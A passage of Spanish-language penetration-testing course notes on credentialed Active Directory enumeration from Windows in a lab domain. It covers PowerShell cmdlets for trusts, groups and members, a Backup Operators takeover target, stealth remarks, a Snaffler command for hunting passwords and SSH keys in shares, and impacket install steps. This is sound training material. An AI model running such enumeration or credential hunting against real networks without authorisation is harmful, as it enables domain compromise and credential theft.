Enabled              : True
GivenName             : Jessica
Name                  : BACKUPAGENT
ObjectClass           : user
ObjectGUID            : 2ec53e98-3a64-4706-be23-1d824ff61bed
SamAccountName        : backupagent
ServicePrincipalName : {backupjob/veam001.inlanefreight.local}
SID                  : S-1-5-21-3842939050-3880317879-2865463114-5220
Surname               : Systemmailbox 8Cc370d3-822A-4Ab8-A926-Bb94bd0641a9
UserPrincipalName     :
```

Otra comprobación interesante que podemos realizar utilizando el módulo ActiveDirectory sería verificar las relaciones de confianza del dominio utilizando el cmdlet [Get-ADTrust](#)

## Checking For Trust Relationships

```
PS C:\htb> Get-ADTrust -Filter *

Direction          : BiDirectional
DisallowTransitivity : False
DistinguishedName   : CN=LOGISTICS.INLANEFREIGHT.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive    : False
IntraForest         : True
IsTreeParent        : False
IsTreeRoot          : False
Name                : LOGISTICS.INLANEFREIGHT.LOCAL
ObjectClass         : trustedDomain
ObjectGUID          : f48a1169-2e58-42c1-ba32-a6ccb10057ec
SelectiveAuthentication : False
```

Este cmdlet imprimirá todas las relaciones de confianza que tenga el dominio. Podemos determinar si son relaciones de confianza dentro de nuestro bosque o con dominios de otros bosques, el tipo de confianza, la dirección de la confianza y el nombre del dominio con el que se establece la relación. Esto será útil más adelante cuando busquemos aprovechar las relaciones de confianza entre hijos y padres y realizar ataques entre confianzas de bosque. A continuación, podemos recopilar información del grupo de AD mediante el cmdlet [Get-ADGroup](#).

## Group Enumeration

```
● ○ ●
Enumeración acreditada: desde Windows

PS C:\htb> Get-ADGroup -Filter * | select name

name
-----
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
```

Podemos tomar los resultados y volver a introducir nombres interesantes en el cmdlet para obtener información más detallada sobre un grupo en particular de la siguiente manera:

## Detailed Group Info

```
PS C:\htb> Get-ADGroup -Identity "Backup Operators"

DistinguishedName : CN=Backup Operators,CN=BuiltIn,DC=INLANEFREIGHT,DC=LOCAL
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Backup Operators
ObjectClass       : group
ObjectGUID        : 6276d85d-9c39-4b7c-8449-cad37e8abc38
SamAccountName   : Backup Operators
SID               : S-1-5-32-551
```

Ahora que sabemos más sobre el grupo, obtengamos una lista de miembros usando el cmdlet [Get-ADGroupMember](#).

## Group Membership

```
● ● ●          Enumeración acreditada: desde Windows

PS C:\htb> Get-ADGroupMember -Identity "Backup Operators"


distinguishedName : CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
name              : BACKUPAGENT
objectClass       : user
objectGUID        : 2ec53e98-3a64-4786-be23-1d824ff61bed
SamAccountName   : backupagent
SID               : S-1-5-21-3842939050-3880317879-2865463114-5220
```

Podemos ver que una cuenta, backupagent, pertenece a este grupo. Vale la pena anotar esto porque si podemos tomar el control de esta cuenta de servicio a través de algún ataque, podríamos usar su membresía en el grupo Operadores de respaldo para tomar el control del dominio. Podemos realizar este proceso para los otros grupos para comprender completamente la configuración de la membresía del dominio. Intente repetir el proceso con algunos grupos diferentes. Verá que este proceso puede ser tedioso y nos quedará una enorme cantidad de datos para examinar. Debemos saber cómo hacer esto con herramientas integradas como el módulo PowerShell de ActiveDirectory, pero veremos más adelante en esta sección cuánto pueden acelerar este proceso herramientas como BloodHound y hacer que nuestros resultados sean mucho más precisos y organizados.

Utilizar el módulo ActiveDirectory en un host puede ser una forma más discreta de realizar acciones que colocar una herramienta en un host o cargarla en la memoria e intentar usarla. De esta manera, nuestras acciones podrían potencialmente integrarse mejor. A continuación, analizaremos la herramienta PowerView, que tiene muchas funciones para simplificar la enumeración y profundizar en el dominio.

**Snaffler** <https://github.com/SnaffCon/Snaffler>

## **Descargar de Releases**



[Snaffler](#) es una herramienta que nos puede ayudar a obtener credenciales u otros datos confidenciales en un entorno de Active Directory. Snaffler funciona obteniendo una lista de hosts dentro del dominio y luego enumerando esos hosts para recursos compartidos y directorios legibles. Una vez hecho esto, itera a través de todos los directorios legibles por nuestro usuario y busca archivos que podrían servir para mejorar nuestra posición dentro de la evaluación. Snaffler requiere que se ejecute desde un host unido al dominio o en un contexto de usuario de dominio.

Para ejecutar Snaffler, podemos usar el siguiente comando:

### Ejecución de Snaffler

```
.\Snaffler.exe -s -d dominio.local -o snaffler.log -v data  
Snaffler.exe -s -d inlanefreight.local -o snaffler.log -v data
```

El **-s** le indica que imprima los resultados en la consola para nosotros, **-d** especifica el dominio dentro del cual buscar y le **-o** indica a Snaffler que escriba los resultados en un archivo de registro. La **-v** opción es el nivel de verbosidad. Normalmente data es mejor, ya que solo muestra los resultados en la pantalla, por lo que es más fácil comenzar a buscar en las ejecuciones de la herramienta. Snaffler puede producir una cantidad considerable de datos, por lo que normalmente deberíamos generar la salida en un archivo y dejar que se ejecute y luego volver a él más tarde. También puede ser útil proporcionar la salida sin procesar de Snaffler a los clientes como datos complementarios durante una prueba de penetración, ya que puede ayudarlos a concentrarse en los recursos compartidos de alto valor que deben bloquearse primero.

## **Snaffler en acción**

Podemos encontrar **contraseñas, claves SSH, archivos de configuración** u otros datos **que se pueden utilizar para facilitar nuestro acceso**. Snaffler codifica por colores la salida y nos proporciona un resumen de los tipos de archivos que se encuentran en los recursos compartidos.

Ahora que tenemos una gran cantidad de datos sobre el dominio INLANEFREIGHT.LOCAL (¡y esperamos que notas claras y salida de archivos de registro!), necesitamos una forma de correlacionarlos y visualizarlos. Profundicemos en el tema BloodHound y veamos cuán poderosa puede ser esta herramienta durante cualquier evaluación de seguridad centrada en AD.

---

#### Instalacion de impacket 2

```
# Clonar el repositorio de GitHub
git clone https://github.com/fortra/impacket.git

# Acceder al directorio
cd impacket

# Instalar dependencias del sistema
sudo apt update
sudo apt install python3-pip

# Instalar impacket
pip3 install .

# O si prefieres instalarlo en modo desarrollo:
pip3 install -e .
```